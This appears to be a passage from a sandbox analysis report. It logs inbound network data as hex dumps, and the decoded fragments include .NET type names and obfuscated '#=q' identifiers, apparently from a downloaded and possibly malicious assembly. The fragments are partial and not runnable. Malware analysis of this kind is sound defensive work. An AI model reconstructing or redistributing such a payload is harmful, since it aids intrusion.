2021-09-15 08:40:40 UTC	55	IN	Data Raw: 2d 2d 2d 2d 36 32 38 46 36 2d 2d 2d 2d 2d 2d 36 32 38 46 2d 2d 2d 2d 2d 2d 2d 36 32 38 45 46 2d 2d 2d 2d 2d 2d 36 36 31 32 38 45 45 2d 2d 2d 2d 2d 36 32 41 2d 2d 2d 2d 2d 33 33 2d 2d 41 2d 2d 32 33 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 38 31 38 32 44 31 38 32 36 2d 33 31 35 31 45 32 44 31 35 32 36 32 2d 34 41 44 38 44 39 35 33 36 36 36 36 36 35 36 35 36 36 36 36 36 35 36 36 36 35 35 39 36 31 32 41 32 36 32 42 45 36 32 36 32 42 45 39 2d 2d 2d 33 33 2d 2d 41 2d 2d 33 32 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 43 31 37 32 44 32 37 32 36 32 2d 38 44 46 43 42 33 34 45 36 36 36 35 36 36 36 35 36 36 36 36 36 35 36 35 36 36 36 35 39 2d 33 31 37 31 43 32 44 31 35 32 36 32 2d 45 46 44 37 46 35 43 31 36 36 36 36 36 35 36 35 36 36 36 36 36 35 36 36 36 35 Data Ascii: ----628F6-----628F------628EF-----66128EE-----62A-----33--A--23----------218182D1826-3151E2D15262-4AD8D95366666565666666566659612A262BE6262BE9---33--A--32----------21C172D27262-8DFCB34E6665666566666565665659-3171C2D15262-EFD7F5C1666665656666656665
2021-09-15 08:40:40 UTC	62	IN	Data Raw: 32 37 42 36 33 2d 2d 2d 2d 2d 34 2d 36 2d 33 2d 36 35 39 36 46 35 43 2d 31 2d 2d 2d 41 2d 42 2d 37 32 44 2d 36 2d 32 32 38 2d 34 2d 31 2d 2d 2d 36 2d 36 2d 37 35 38 2d 41 2d 36 2d 33 33 32 44 39 32 41 2d 2d 31 33 33 2d 2d 33 2d 2d 33 35 2d 2d 2d 2d 2d 2d 36 46 2d 2d 2d 2d 31 31 2d 32 37 42 36 32 2d 2d 2d 2d 2d 34 31 41 32 44 2d 44 32 36 2d 32 31 34 31 36 32 43 2d 41 32 36 32 36 2d 36 32 43 31 32 32 42 2d 41 2d 41 32 42 46 31 37 44 36 32 2d 2d 2d 2d 2d 34 32 42 46 31 2d 36 36 46 37 39 2d 2d 2d 2d 2d 41 2d 32 31 34 31 44 32 44 2d 33 32 36 32 36 32 41 37 44 36 33 2d 2d 2d 2d 2d 34 32 42 46 38 2d 2d 2d 2d 2d 2d 31 33 33 2d 2d 36 2d 2d 36 35 2d 2d 2d 2d 2d 2d 37 2d 2d 2d 2d 31 31 2d 33 31 36 32 46 2d 36 37 33 35 44 2d 31 2d 2d 2d 41 37 41 2d 33 38 44 32 32 Data Ascii: 27B63-----4-6-3-6596F5C-1---A-B-72D-6-228-4-1---6-6-758-A-6-332D92A--133--3--35------6F----11-27B62-----41A2D-D26-214162C-A2626-62C122B-A-A2BF17D62-----42BF1-66F79-----A-2141D2D-326262A7D63-----42BF8------133--6--65------7-----11-3162F-6735D-1---A7A-38D22
2021-09-15 08:40:40 UTC	69	IN	Data Raw: 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 42 44 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 2d 44 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 2d 34 44 2d 42 45 2d 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 2d 45 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 42 43 2d 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 2d 46 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 33 32 2d 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 31 2d 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 31 46 2d 2d 2d 2d 31 42 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 31 31 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 34 38 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d Data Ascii: F6D-1---A7E76-----4D-BD-----12846-----A1F-D6F6D-1---A7E76-----4D-BE-----12846-----A1F-E6F6D-1---A7E76----4D-BC-----12846-----A1F-F6F6D-1---A7E76-----4D-32-----12846-----A1F1-6F6D-1---A7E76-----4D-1F----1B2846-----A1F116F6D-1---A7E76-----4D-48-----12846--
2021-09-15 08:40:40 UTC	76	IN	Data Raw: 33 2d 37 2d 33 37 42 31 35 2d 2d 2d 2d 2d 34 31 31 2d 37 32 2d 39 39 32 43 44 2d 31 45 32 38 46 46 2d 2d 2d 2d 2d 2d 36 32 38 42 33 2d 2d 2d 2d 2d 36 32 38 36 31 2d 2d 2d 2d 2d 41 44 45 2d 2d 32 41 36 46 39 37 34 31 31 43 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 42 2d 32 32 2d 2d 2d 2d 33 42 2d 32 2d 2d 2d 2d 2d 32 36 2d 2d 2d 2d 2d 2d 34 36 2d 2d 2d 2d 2d 31 31 33 33 2d 2d 34 2d 2d 35 33 2d 2d 2d 2d 2d 2d 38 2d 2d 2d 2d 2d 31 31 31 36 37 45 33 41 2d 2d 2d 2d 2d 2d 34 36 46 41 44 2d 31 2d 2d 2d 41 31 37 35 39 31 39 32 44 2d 37 32 36 31 41 32 44 2d 36 32 36 32 42 46 37 2d 42 32 42 46 38 37 45 33 41 2d 2d 2d 2d 2d 34 2d 37 36 46 41 45 2d 31 2d 2d 2d 41 37 42 31 31 2d 2d 2d 2d 2d 34 2d 32 32 38 36 2d 2d 31 2d 2d 2d 41 32 43 2d 43 Data Ascii: 3-7-37B15-----411-72-992CD-1E28FF-----628B3-----62861-----ADE--2A6F97411C----------3B-2----3B-2----26------46-----1133--4--53------8-----11167E3A-----46FAD-1---A1759192D-7261A2D-6262B36-C2BF7-B2BF87E3A-----4-76FAE-1---A7B11-----4-2286--1---A2C-C

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:40 UTC	84	IN	Data Raw: 34 33 46 2d 2d 2d 2d 2d 32 31 43 32 44 2d 33 32 36 32 36 32 41 37 44 39 35 2d 2d 2d 2d 2d 34 32 42 46 38 2d 2d 2d 33 33 2d 2d 39 2d 2d 31 46 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 32 37 42 39 35 2d 2d 2d 2d 2d 34 2d 33 32 38 38 36 2d 2d 2d 2d 2d 41 37 34 33 46 2d 2d 2d 2d 2d 32 31 41 32 44 2d 33 32 36 32 36 32 41 37 44 39 35 2d 2d 2d 2d 2d 34 32 42 46 38 2d 2d 2d 33 33 2d 2d 39 2d 2d 31 46 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 32 37 42 39 36 2d 2d 2d 2d 2d 34 2d 33 32 38 38 35 2d 2d 2d 2d 2d 41 37 34 33 43 2d 2d 2d 2d 2d 32 31 43 32 44 2d 33 32 36 32 36 32 41 37 44 39 36 2d 2d 2d 2d 2d 34 32 42 46 38 2d 2d 2d 33 33 2d 2d 39 2d 2d 31 46 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 32 37 42 39 36 2d 2d 2d 2d 2d 34 2d 33 32 38 Data Ascii: 43F-----21C2D-326262A7D95-----42BF8---33--9--1F--------------2-27B95-----4-32886-----A743F-----21A2D-326262A7D95-----42BF8---33--9--1F--------------2-27B96-----4-32885-----A743C-----21C2D-326262A7D96-----42BF8---33--9--1F--------------2-27B96-----4-328
2021-09-15 08:40:40 UTC	91	IN	Data Raw: 45 2d 31 2d 2d 2d 41 2d 32 2d 32 37 42 42 31 2d 2d 2d 2d 2d 34 2d 36 35 38 31 39 32 44 31 37 32 36 32 36 2d 32 37 42 42 31 2d 2d 2d 2d 2d 34 2d 32 37 42 42 34 2d 2d 2d 2d 2d 34 38 45 42 37 33 33 35 41 32 42 2d 41 2d 41 32 42 43 39 37 44 42 31 2d 2d 2d 2d 2d 34 32 42 45 34 2d 32 37 42 39 37 2d 2d 2d 2d 2d 34 31 37 32 44 2d 36 32 36 2d 39 32 43 31 32 42 2d 33 2d 44 32 42 46 38 2d 39 2d 32 2d 32 37 42 42 34 2d 2d 2d 2d 2d 34 36 46 41 44 2d 31 2d 2d 2d 36 2d 32 31 36 31 41 32 44 31 45 32 36 32 36 2d 32 37 43 42 34 2d 2d 2d 2d 2d 34 31 36 32 38 2d 36 2d 2d 2d 2d 32 42 2d 32 37 42 42 31 2d 2d 2d 2d 2d 34 2d 32 37 42 41 2d 2d 2d 2d 2d 2d 34 33 32 2d 45 32 42 2d 37 37 44 42 38 2d 2d 2d 2d 2d 34 32 42 44 44 32 38 45 37 2d 31 2d 2d 2d 41 2d 36 2d 35 2d 34 35 39 Data Ascii: E-1---A-2-27BB1-----4-658192D172626-27BB1-----4-27BB4-----48EB7335A2B-A-A2BC97DB1-----42BE4-27B97-----4172D-626-92C122B-3-D2BF8-9-2-27BB4-----46FAD-1---6-2161A2D1E2626-27CB4-----41628-6----2B-27BB1-----4-27BA------432-E2B-77DB8-----42BDD28E7-1---A-6-5-459
2021-09-15 08:40:40 UTC	98	IN	Data Raw: 42 35 34 42 43 43 41 43 35 31 33 37 41 44 42 44 45 38 37 44 44 35 42 36 31 39 37 36 34 38 41 43 34 37 42 34 38 36 35 38 31 34 42 42 46 41 33 32 2d 38 44 31 33 41 41 44 35 43 37 31 45 37 2d 46 41 42 36 46 36 33 32 43 45 33 43 31 38 37 46 45 45 45 43 39 35 34 42 42 46 41 33 45 39 44 45 36 35 2d 35 45 38 34 42 42 46 41 33 37 36 34 37 34 45 38 42 32 43 43 31 42 39 46 35 34 42 42 46 41 33 46 46 44 43 36 34 41 34 43 39 39 37 35 41 43 36 45 39 45 46 42 31 43 44 38 33 33 43 39 46 43 42 36 37 35 42 44 31 38 37 45 37 44 46 34 42 42 46 41 33 43 42 43 43 31 46 39 39 33 45 42 45 36 37 42 39 37 2d 46 43 37 37 39 38 31 2d 32 44 41 31 41 37 31 39 33 44 38 2d 31 37 41 37 39 2d 38 36 34 35 45 36 46 43 32 37 34 42 42 46 41 33 37 42 41 42 35 2d 34 46 44 2d 2d 35 39 42 43 38 Data Ascii: B54BCCAC5137ADBDE87DD5B6197648AC47B4865814BBFA32-8D13AAD5C71E7-FAB6F632CE3C187FEEEC954BBFA3E9DE65-5E84BBFA376474E8B2CC1B9F54BBFA3FFDC64A4C9975AC6E9EFB1CD833C9FCB675BD187E7DF4BBFA3CBCC1F993EBE67B97-FC77981-2DA1A7193D8-17A79-8645E6FC274BBFA37BAB5-4FD--59BC8
2021-09-15 08:40:40 UTC	105	IN	Data Raw: 36 2d 36 2d 2d 31 31 2d 37 34 44 2d 36 2d 36 2d 2d 31 38 2d 37 34 44 2d 36 2d 36 2d 2d 32 35 2d 37 34 44 2d 36 2d 36 2d 2d 33 2d 2d 37 35 39 2d 2d 2d 36 2d 2d 33 35 2d 37 35 39 2d 2d 31 32 2d 2d 34 37 2d 37 34 42 2d 37 31 32 2d 2d 35 36 2d 37 34 42 2d 37 31 32 2d 2d 35 46 2d 37 34 42 2d 37 31 32 2d 2d 36 39 2d 37 34 42 2d 37 31 32 2d 2d 37 34 2d 37 34 42 2d 37 31 32 2d 2d 38 2d 2d 37 38 45 2d 37 31 32 2d 2d 41 31 2d 37 38 45 2d 37 31 32 2d 2d 41 45 2d 37 38 45 2d 37 31 32 2d 2d 42 42 2d 37 38 45 2d 37 31 32 2d 2d 43 32 2d 37 38 45 2d 37 31 32 2d 2d 44 37 2d 37 38 45 2d 37 31 32 2d 2d 45 43 2d 37 38 45 2d 37 31 32 2d 2d 46 38 2d 37 38 45 2d 37 31 32 2d 2d 2d 2d 38 2d 38 38 45 2d 37 2d 36 2d 2d 31 33 2d 38 35 39 2d 2d 2d 36 2d 2d 31 41 2d 38 35 39 2d 2d 2d 36 Data Ascii: 6-6--11-74D-6-6--18-74D-6-6--25-74D-6-6--3--759---6--35-759--12--47-74B-712--56-74B-712--5F-74B-712--69-74B-712--74-74B-712--8--78E-712--A1-78E-712--AE-78E-712--BB-78E-712--C2-78E-712--D7-78E-712--EC-78E-712--F8-78E-712---8-88E-7-6--13-859---6--1A-859---6
2021-09-15 08:40:40 UTC	113	IN	Data Raw: 2d 35 37 32 36 33 32 2d 31 32 35 2d 2d 46 38 32 44 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 2d 2d 41 42 32 36 36 37 2d 2d 32 37 2d 2d 32 43 32 45 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 2d 2d 44 42 32 36 36 37 2d 2d 32 37 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 31 38 46 33 31 41 44 45 2d 2d 32 37 2d 2d 38 34 32 45 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 42 34 33 32 37 33 39 2d 31 32 38 2d 2d 39 43 32 45 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 35 31 32 37 2d 35 2d 31 32 38 2d 2d 44 43 32 45 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 37 37 32 37 33 44 2d 31 32 39 2d 2d 46 43 32 45 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 39 45 32 37 36 37 2d 2d 32 41 2d 2d 2d 38 32 46 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 41 39 32 37 34 32 2d 31 32 41 2d 2d 38 43 32 46 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 2d 41 Data Ascii: -572632-125--F82D---------6--AB2667--27--2C2E---------6--DB2667--27--6-2E---------618F31ADE--27--842E--------66-B432739-128--9C2E--------66-35127-5-128--DC2E--------66-377273D-129--FC2E--------66-39E2767--2A---82F--------66-3A92742-12A--8C2F--------66-3-A
2021-09-15 08:40:40 UTC	120	IN	Data Raw: 33 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 42 31 37 41 33 43 2d 32 33 31 2d 31 36 34 41 33 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 46 35 37 41 33 43 2d 32 33 31 2d 31 39 2d 41 33 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 33 39 37 42 33 43 2d 32 33 31 2d 31 42 43 41 33 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 37 44 37 42 46 39 2d 33 33 31 2d 31 45 38 41 33 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 41 44 37 42 46 39 2d 33 33 31 2d 31 31 38 41 34 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 44 44 37 42 46 39 2d 33 33 31 2d 31 34 38 41 34 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 44 37 43 46 39 2d 33 33 31 2d 31 37 38 41 34 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 35 31 37 43 46 39 2d 33 33 31 2d 31 41 38 41 34 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 39 35 37 43 46 39 2d 33 33 31 2d 31 44 38 41 34 2d 2d Data Ascii: 3--------16--B17A3C-231-164A3--------16--F57A3C-231-19-A3--------16--397B3C-231-1BCA3--------16--7D7BF9-331-1E8A3--------16--AD7BF9-331-118A4--------16--DD7BF9-331-148A4--------16---D7CF9-331-178A4--------16--517CF9-331-1A8A4--------16--957CF9-331-1D8A4--
2021-09-15 08:40:40 UTC	127	IN	Data Raw: 2d 2d 44 36 46 2d 2d 2d 2d 2d 31 2d 2d 35 39 36 46 2d 2d 2d 2d 2d 31 2d 2d 34 44 37 2d 2d 2d 2d 2d 2d 31 2d 2d 38 35 37 2d 2d 2d 2d 2d 2d 2d 41 31 37 2d 2d 2d 2d 2d 2d 2d 32 2d 2d 42 44 37 2d 2d 2d 2d 2d 2d 31 2d 2d 44 39 37 2d 2d 2d 2d 2d 2d 32 2d 2d 39 37 31 2d 2d 2d 2d 2d 31 2d 2d 33 39 37 31 2d 2d 2d 2d 2d 31 2d 2d 38 35 37 31 2d 2d 2d 2d 2d 31 2d 2d 41 31 37 31 2d 2d 2d 2d 2d 32 2d 2d 42 44 37 31 2d 2d 2d 2d 2d 31 2d 2d 46 35 37 31 2d 2d 2d 2d 2d 32 2d 2d 31 31 37 32 2d 2d 2d 2d 2d 2d 31 2d 2d 2d 31 35 38 2d 2d 2d 2d 2d 2d 31 2d 2d 34 39 37 32 2d 2d 2d 2d 2d 2d 31 2d 2d 36 35 37 32 2d 2d 2d 2d 2d 2d 32 2d 2d 38 31 37 32 2d 2d 2d 2d 2d 2d 31 2d 2d 43 39 37 33 2d 2d 2d 2d 2d 2d 31 2d 2d 2d 31 37 34 2d 2d 2d 2d 2d 2d 31 2d 2d 34 44 37 34 2d 2d 2d 2d 2d 2d 31 2d 2d 38 35 Data Ascii: --D6F-----1--596F-----1--4D7------1--857------1--A17------2--BD7------1--D97------2---971-----1--3971-----1--8571-----1--A171-----2--BD71-----1--F571-----2--1172-----1---158-----1--4972-----1--6572-----2--8172-----1--C973-----1---174-----1--4D74----1--85
2021-09-15 08:40:40 UTC	134	IN	Data Raw: 2d 44 38 41 39 33 41 2d 41 36 43 2d 2d 39 44 41 39 39 43 2d 2d 36 43 2d 2d 39 37 41 41 33 2d 2d 46 31 39 2d 36 46 33 31 41 32 45 31 33 34 39 2d 2d 46 33 31 41 36 37 2d 2d 46 39 2d 35 46 33 31 41 43 43 31 32 37 31 2d 35 46 33 31 41 39 38 2d 31 37 31 2d 35 45 38 31 43 41 36 2d 2d 32 31 2d 35 46 33 31 41 42 41 31 33 41 31 2d 34 46 33 31 41 43 34 31 33 44 39 2d 34 46 35 42 31 44 35 31 33 44 31 2d 34 2d 41 42 32 44 42 31 33 42 39 2d 34 46 33 31 41 46 35 31 33 41 39 2d 34 31 34 42 32 39 43 2d 2d 41 39 2d 34 32 35 42 32 46 43 31 33 44 31 2d 34 46 33 31 41 46 43 31 33 44 39 2d 34 46 33 31 41 2d 33 31 34 43 39 2d 34 31 34 42 32 39 43 2d 2d 43 39 2d 34 32 35 42 32 46 43 31 33 35 39 2d 35 37 46 41 39 35 36 2d 34 37 31 2d 35 46 33 31 41 36 37 2d 2d 37 31 2d 35 33 33 Data Ascii: -D8A93A-A6C--9DA99C--6C--97AA3--F19-6F31A2E1349--F31A67--F9-5F31ACC1271-5F31A98-171-5E81CA6--21-5F31ABA13A1-4F31AC413D9-4F5B1D513D1-4-AB2DB13B9-4F31AF513A9-414B29C--A9-425B2FC13D1-4F31AFC13D9-4F31A-314C9-414B29C--C9-425B2FC1359-57FA956-471-5F31A67--71-533

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:40 UTC	141	IN	Data Raw: 42 34 36 37 32 36 31 36 44 36 35 2d 2d 35 33 37 34 36 31 36 33 36 42 35 34 37 32 36 31 36 33 36 35 2d 2d 34 34 36 46 37 35 36 32 36 43 36 35 2d 2d 35 32 36 35 36 33 37 34 36 31 36 45 36 37 36 43 36 35 2d 2d 35 33 36 39 37 41 36 35 2d 2d 34 35 36 45 37 35 36 44 2d 2d 34 35 36 45 37 36 36 39 37 32 36 46 36 45 36 44 36 35 36 45 37 34 2d 2d 35 33 37 2d 36 35 36 33 36 39 36 31 36 43 34 36 36 46 36 43 36 34 36 35 37 32 2d 2d 34 35 37 36 36 35 36 45 37 34 34 38 36 31 36 45 36 34 36 43 36 35 37 32 2d 2d 34 35 37 38 36 33 36 35 37 2d 37 34 36 39 36 46 36 45 2d 2d 34 37 34 33 2d 2d 34 37 37 35 36 39 36 34 2d 2d 34 39 Data Ascii: B4672616D65--537461636B5472616365--446F75626C65--52656374616E676C65--53697A65--456E756D--456E7669726F6E6D656E74--537-656369616C466F6C646572--4576656E7441726773--4576656E7448616E646C6572--4576656E7448616E646C65726-31--457863657-74696F6E--4743--47756964--49
2021-09-15 08:40:40 UTC	149	IN	Data Raw: 36 34 39 37 37 33 37 34 34 37 33 36 38 36 37 34 45 35 37 34 37 37 36 36 35 34 31 37 36 34 32 35 31 33 44 2d 2d 32 33 33 44 37 31 36 38 34 35 33 32 35 2d 33 32 36 42 33 34 33 36 36 41 36 39 35 33 35 33 36 41 34 46 33 38 33 36 36 37 33 33 36 45 34 32 33 31 34 44 36 42 34 43 34 37 34 33 33 39 35 46 33 33 36 31 37 36 34 34 37 2d 34 39 33 37 36 39 35 39 36 32 35 35 34 38 37 32 33 35 36 37 33 44 2d 2d 32 33 33 44 37 31 37 36 35 38 32 34 34 41 33 32 33 34 37 32 34 39 33 2d 36 35 34 41 33 2d 36 37 35 37 36 36 34 31 33 36 34 33 34 35 36 34 37 41 35 36 34 41 34 45 33 37 36 32 35 31 34 45 35 46 35 39 35 34 37 35 35 33 33 39 33 38 34 45 33 2d 37 39 37 39 34 44 35 39 35 2d 36 46 33 44 2d 2d 32 33 33 44 37 31 33 36 34 45 36 35 36 45 36 36 35 31 36 32 37 41 35 31 35 39 Data Ascii: 6497737447368674E5747766541764251 3D--233D716845325-326B34366A6953536A4F383667336E42314D6B4C4743395F336176447-4937695962554872356 73D--233D717658244A323472493-654A3-675766413643456 47A564A4E3762514E5F5954755339384E3-79794D595-6F3D--233D71364E656E6651627A5159
2021-09-15 08:40:40 UTC	156	IN	Data Raw: 33 33 37 35 46 37 41 34 43 34 33 34 45 36 34 34 36 34 33 36 39 34 38 37 34 35 2d 34 38 33 31 37 39 35 32 33 39 33 38 37 37 33 37 35 34 36 32 36 44 37 32 35 33 33 34 37 36 35 35 34 35 33 44 2d 2d 34 35 36 45 36 34 34 39 36 45 37 36 36 46 36 42 36 35 2d 2d 32 33 33 44 37 31 33 39 33 35 37 37 33 39 34 44 37 2d 36 31 34 37 33 34 35 41 36 33 36 37 36 42 34 37 36 37 36 45 36 44 35 31 34 39 35 34 34 46 36 34 34 38 37 32 33 35 34 39 36 31 34 43 35 38 34 34 33 38 36 31 34 33 33 36 36 46 33 33 34 35 37 31 37 34 34 35 33 2d 35 2d 35 31 33 44 2d 2d 34 39 36 45 37 36 36 46 36 42 36 35 2d 2d 32 33 33 44 37 31 37 38 37 2d 33 36 36 33 37 34 33 34 41 34 37 34 43 36 31 34 44 34 34 36 32 37 37 36 37 33 36 36 42 37 32 34 39 34 35 37 37 33 44 33 44 2d 2d 32 33 33 44 Data Ascii: 3375F7A4C434E6446436948745-48317952393877375462 6D7253347655453D--456E64496E766F6B65--233D71393577394D7-6147345A63676B47676E6D5149544F6448723549614C5844386143366F33457174453-5-513D--496E766F6B65--233D71787-366374344A474C614D4462776736666B724945773D3D--233D
2021-09-15 08:40:40 UTC	163	IN	Data Raw: 36 36 37 33 44 33 44 2d 2d 34 35 36 45 37 34 37 32 37 39 34 35 37 38 36 39 37 33 37 34 37 33 2d 2d 34 37 36 35 37 34 34 35 36 45 37 34 37 32 36 39 36 35 37 33 2d 2d 32 33 33 44 37 31 33 32 36 37 37 34 36 38 37 36 34 32 33 36 33 32 36 45 33 2d 33 37 36 36 35 39 35 36 35 34 37 38 33 35 36 36 37 37 34 39 37 31 37 38 34 32 34 31 36 46 33 31 37 34 35 46 36 38 37 33 32 34 36 39 36 43 33 39 34 31 36 33 32 34 33 34 34 36 35 39 35 46 34 37 37 37 33 44 2d 2d 32 33 33 44 37 31 37 32 33 35 37 31 37 2d 37 36 34 46 35 2d 36 45 34 43 37 38 34 43 37 2d 33 36 36 31 34 37 36 42 36 36 34 31 34 44 33 37 37 37 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 33 36 33 35 37 41 36 45 34 36 36 37 33 2d 35 46 33 32 33 33 33 34 36 45 36 36 36 45 36 38 34 43 33 34 34 39 33 38 37 39 35 32 Data Ascii: 6673D3D--456E74727945786973747 3--476574456E7472696573--233D713267746876423632 6E3-3766595654783566774971784241 6F31745F687324696C394163243446595F47773D--233D717235717-764F5-6E4C784C7-3661476B66414D3777513D3D--233D7136357A6E46673-5F3233346E666E684C3449387952
2021-09-15 08:40:40 UTC	170	IN	Data Raw: 37 34 44 33 33 36 44 34 46 37 36 36 36 37 34 37 32 37 37 33 44 2d 2d 32 33 33 44 37 31 36 42 36 33 35 36 36 42 34 41 37 33 36 42 37 35 34 37 34 31 33 34 36 46 33 37 36 42 34 37 37 35 34 45 33 37 33 39 36 39 33 31 37 37 33 44 33 44 2d 2d 32 33 33 44 37 31 36 34 33 33 34 39 37 34 36 34 33 31 34 35 34 43 34 34 35 2d 34 38 34 41 37 38 36 38 34 43 37 36 37 34 33 2d 37 39 33 31 34 45 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 35 38 36 42 36 37 37 2d 36 36 36 37 36 38 37 36 35 34 34 42 34 34 35 41 34 37 36 43 35 38 34 32 34 37 34 39 33 34 37 38 33 39 37 36 36 35 35 31 34 46 33 34 34 41 36 36 36 41 34 36 33 37 34 37 35 37 33 32 34 35 34 33 37 37 33 39 32 34 34 43 33 33 34 35 37 36 37 39 34 42 35 41 34 37 34 46 36 45 37 41 36 39 37 37 35 38 34 35 33 32 35 38 37 32 Data Ascii: 74D336D4F76667472773D--233D716B63566B4A736B754741346F376B47754E37396931773D3D--233D71643349746431454C445-484A78684C76743-79314E513D3D--233D71586B677-66676876544B445A476C58424749347839766551 4F344A666A4637475732454377 39244C334576794B5A474F6E7A69775845325872
2021-09-15 08:40:40 UTC	178	IN	Data Raw: 2d 34 32 35 32 34 41 36 34 34 31 37 33 35 39 36 43 35 38 35 33 35 32 35 35 36 33 37 37 36 39 37 41 37 37 33 44 2d 2d 32 33 33 44 37 31 36 46 37 36 36 33 33 2d 34 41 33 37 34 42 33 36 36 32 33 39 34 35 37 31 35 46 34 33 33 2d 34 42 33 34 33 36 37 32 36 32 36 44 36 37 33 44 33 44 2d 2d 32 33 33 44 37 31 37 36 36 32 35 34 34 45 34 32 36 39 36 38 34 37 33 32 37 41 34 31 35 32 37 33 36 35 37 37 36 42 35 32 34 39 34 36 35 34 35 33 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 33 35 36 41 33 33 37 37 37 36 34 41 35 38 36 43 36 45 37 32 34 37 36 44 35 32 36 45 34 42 35 35 34 38 37 32 35 46 33 31 35 33 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 34 35 34 39 35 2d 36 33 36 45 36 34 34 46 34 43 37 32 35 36 33 32 34 37 34 41 36 44 36 45 36 46 33 37 37 41 34 42 37 34 34 32 Data Ascii: -42524A644173596C585352556377697A773D--233D716F76633-4A374B36623945715F433-4B343672626D673D3D--233D717662544E42696847327A41527365776B5249465453513D3D--233D71356A3377764A586C6E72476D526E4B5548725F3153513D3D--233D7145495-636E644F4C725632474A6D6E6F377A4B7442
2021-09-15 08:40:40 UTC	185	IN	Data Raw: 37 36 41 35 46 36 37 37 34 33 31 33 32 34 35 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 36 34 34 39 36 44 35 2d 34 31 35 39 33 31 36 46 33 33 35 39 36 38 36 32 34 43 37 34 37 35 36 42 37 37 34 33 35 31 33 39 33 31 36 33 34 39 35 33 36 31 36 35 34 39 34 35 35 37 35 32 34 42 35 33 35 39 37 32 34 37 35 41 33 33 36 34 35 34 35 36 36 45 36 42 35 39 33 44 2d 2d 32 33 33 44 37 31 35 46 36 42 34 37 37 39 34 35 36 45 33 38 34 42 37 32 36 44 34 32 36 44 37 34 33 35 34 44 33 31 34 45 33 39 36 33 35 35 35 33 36 37 33 44 33 44 2d 2d 32 33 33 44 37 31 32 34 36 45 36 41 36 46 37 2d 35 32 37 32 35 2d 36 32 36 43 37 31 36 35 32 34 37 39 37 32 37 33 32 34 37 32 37 33 37 35 33 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 37 41 36 31 33 37 34 46 33 31 34 31 34 38 37 32 37 32 Data Ascii: 76A5F6774313245513D3D--233D7164496D5-4159316F335968624C74756B774351393163495361654945575 24B535972475A336454566E6B593D--233D715F6B4779456E384B726D426D74354D314E39635553673D3D--233D71246E6A6F7-52725-626C7165247972732472737535513D3D--233D717A61374F3141487272
2021-09-15 08:40:40 UTC	192	IN	Data Raw: 34 35 37 37 34 33 36 36 36 35 32 36 32 36 35 35 37 36 46 37 38 33 31 37 35 34 45 33 33 37 36 36 36 35 33 35 2d 33 35 37 36 35 46 35 37 35 46 37 37 36 33 33 44 2d 2d 32 33 33 44 37 31 33 2d 35 2d 34 44 36 33 35 38 35 31 34 41 37 38 36 33 34 43 34 43 34 37 32 33 31 37 33 35 39 34 46 33 2d 36 36 37 2d 37 39 36 38 35 2d 36 41 35 35 37 37 36 41 36 45 34 41 33 35 36 42 34 38 34 46 33 36 36 36 35 34 35 35 39 34 32 36 45 34 41 34 36 35 41 34 42 36 42 36 36 37 41 36 42 35 37 37 34 33 35 36 37 34 32 33 34 36 44 35 39 35 33 33 33 35 34 46 34 43 34 46 35 36 36 33 33 44 2d 2d 32 33 33 44 37 31 37 2d Data Ascii: 4577436665262655 76F7831754E337666535-35765F575F77633D--233D713-5-4D6358514A78634C4C723173594F3-667-79685-6A55776A5174496E4C5F764A5-515367437366696F3D--233D71486175696A6D68326E4A356B484F36665459426E4A465A4B6B667A6B5774356742346D5953354F4C4F56633D--233D717-

Timestamp	kBytes transferred	Direction	Data
